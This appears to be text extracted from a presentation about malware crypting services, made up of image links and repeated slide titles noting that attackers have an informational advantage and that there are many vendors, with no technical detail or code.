
CRYPTING SERVICES

Attackers have an informational advantage

Crypting service


CRYPTING SERVICES

Attackers have an informational advantage



CRYPTING SERVICES


Attackers have an informational advantage



Many different vendors


CRYPTING SERVICES

Attackers have an informational advantage




CRYPTING SERVICES

Attackers have an informational advantage




CRYPTING SERVICES

Attackers have an informational advantage



CRYPTING SERVICES

Attackers have an informational advantage

